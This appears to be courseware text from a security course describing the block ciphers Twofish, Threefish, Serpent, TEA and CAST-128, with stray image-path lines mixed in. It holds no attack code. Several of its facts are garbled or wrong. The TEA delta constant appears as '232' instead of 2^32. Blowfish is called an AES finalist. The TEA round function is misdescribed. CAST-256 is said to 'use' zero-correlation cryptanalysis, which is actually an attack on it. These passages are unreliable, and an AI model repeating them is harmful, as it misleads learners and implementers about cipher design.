Twofish uses a **block size of 128 bits** and **key sizes** up to **256 bits**. It is a Feistel cipher	Threefish is a large tweakable symmetric-key block cipher in which the block and key sizes are equal, i.e., **256**, **512**, and **1024**
It works fast for CPU or hardware and is also flexible with **network based applications**	It involves just three operations: **Addition-Rotation-XOR** (ARX)
It even enables various levels of performance trade-off with parameters of **encryption speed**, **hardware gate count**, **memory usage**, etc.	Threefish blocks of sizes **256**, **512**, and **1024** involve 72, 72, and 80 rounds of computations, respectively


Twofish

The Twofish algorithm was one of the U.S. Government's five finalists to replace DES, but it was not chosen. It was designed by Bruce Schneier, John Kelsey, Doug Whiting, David Wagner, Chris Hall, and Niels Ferguson.

TwoFish is a 128-bit block cipher. It is one of the most conceptually simple algorithms that uses a single key for both encryption and decryption for any length up to 256 bits. It is a Feistel cipher. It not only works fast for CPU or hardware but is also flexible for network-based applications. Furthermore, it allows various levels of performance trade-off on parameters such as encryption speed, hardware gate count, memory usage, etc. This technique of enabling different implementations improves the relative performance of the algorithm. Any user can optimize the performance based on the key scheduling.

Threefish

Threefish was developed in 2008 and it is a part of the Skein algorithm. It was enrolled in NIST's SHA-3 (hash function) contest. It is a large tweakable symmetric-key block cipher in which the block and key sizes are equal, i.e., 256, 512, and 1024. Threefish involves only three operations, i.e., ARX (addition-rotation-XOR), which makes the coding simple, and all these operations work on 64-bit words. Threefish blocks 256, 512, and 1024 involve 72, 72, and 80 rounds of computations, respectively, to achieve the final security goal. This algorithm does not use S-boxes to prevent cache timing attacks.



Serpent and TEA

Serpent

- Serpent uses a **128-bit symmetric block cipher** with 128-, 192-, or 256-bit key sizes
- It involves **32 operating rounds** on four 32-bit word blocks using 8 variable S-boxes with 4-bit entry and 4-bit exit; each S-box parallelly works 32 times
- The 32 rounds of computational operations include various **substitutions** and **permutations**

TEA

- Tiny Encryption Algorithm (TEA) is a **Feistel cipher** that uses 64 rounds
- It uses a **128-bit key** operating on a **64-bit blocks**
- It also uses a constant that defined as **232/the golden ratio**

Serpent

Like Blowfish, Serpent is a symmetric-key block cipher that was a finalist in the AES contest. This algorithm was designed by Ross Anderson, Eli Biham, and Lars Knudsen. It uses a 128-bit symmetric block cipher with key sizes of 128, 192, or 256 bits. It can be integrated into software or hardware programs without any restrictions.


Serpent involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit. All S-boxes work parallelly 32 times. Although, Serpent is one of the most secure encryption mechanisms in AES contests, researchers have chosen Rijndael over Serpent due to its moderate encryption speed (owing to the number of rounds it uses) and complexity. Serpent minimizes the correlation between encoded images or plaintexts to a greater extent compared to Twofish and Rijndael. Therefore, Rijndael is the stand-out AES competitor and is now being used as AES.

TEA

The tiny encryption algorithm (TEA) was created by David Wheeler and Roger Needham, and it was publicly presented for the first time in 1994. It is a simple algorithm, easy to implement in code. It is a Feistel cipher that uses 64 rounds (note that this is a suggestion; it can be implemented with fewer or more rounds). The number of rounds should be even since they are implemented in pairs called cycles.

TEA uses a 128-bit key operating on a 64-bit block. It also uses a constant that is defined as 232/the golden ratio. This constant is referred to as delta, and in each round, a multiple of delta is used. The 128-bit key is split into four different 32-bit subkeys labeled K[0], K[1], K[2], and K[3]. Instead of using the XOR operation, TEA uses addition and subtraction, but with mod 232. The block is divided into two halves, R and L. R is processed through the round function.

The round function takes the R half and performs a left shift of 4. Then, the result of this operation is added to K[0]. Next, the result of this operation is added to delta (recall that delta is the current multiple of 232/the golden ratio). The result of this operation is then shifted right by 5 and added to K[1]. This is the round function. As with all Feistel ciphers, the result of the round function is XORed with L, and L and R are then swapped for the next round.



CAST-128

- CAST-128 or CAST5 is a **symmetric-key** block cipher
- It has a **12 or 16 round Feistel network** with 64-bit block size
- It uses a key size varying from 40 to 128 bits in 8-bit increments
- CAST-128 consists of large 8×32-bit S-boxes and uses the masking key (K_{m1}) and rotation Key (K_{r1})
- The **round function** consists of three alternating types for performing addition, subtraction, or XOR operations at different stages
- CAST-128 is used as a default cipher in **GPG** and **PGP**

Single round of CAST-128 block cipher

CAST-128

CAST-128, also called CAST5, is a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits. CAST-128 uses a key size varying from 40 bits to 128 bits in 8-bit increments. The CAST-128 components include large 8×32-bit S-boxes (S1, S2, S3, S4) based on bent functions, modular addition and subtraction, key-dependent rotation, and XOR operations. CAST-128 uses a masking key (K_{m1}) and a rotation key (K_{r1}) for performing its functions. The round function consists of three alternating types to perform addition, subtraction, or XOR operations in different stages. It used as a default cipher in GPG (GNU Privacy Guard) and PGP (Pretty Good Privacy).

CAST-256 is an extension of CAST-128 that uses the same design procedure. CAST-256 has a 128-bit block size and uses key sizes varying from 128 to 256 bits. Furthermore, it uses zero-correlation cryptanalysis, which can break 28 rounds with time = $2^{246.9}$ and data = $2^{98.8}$.

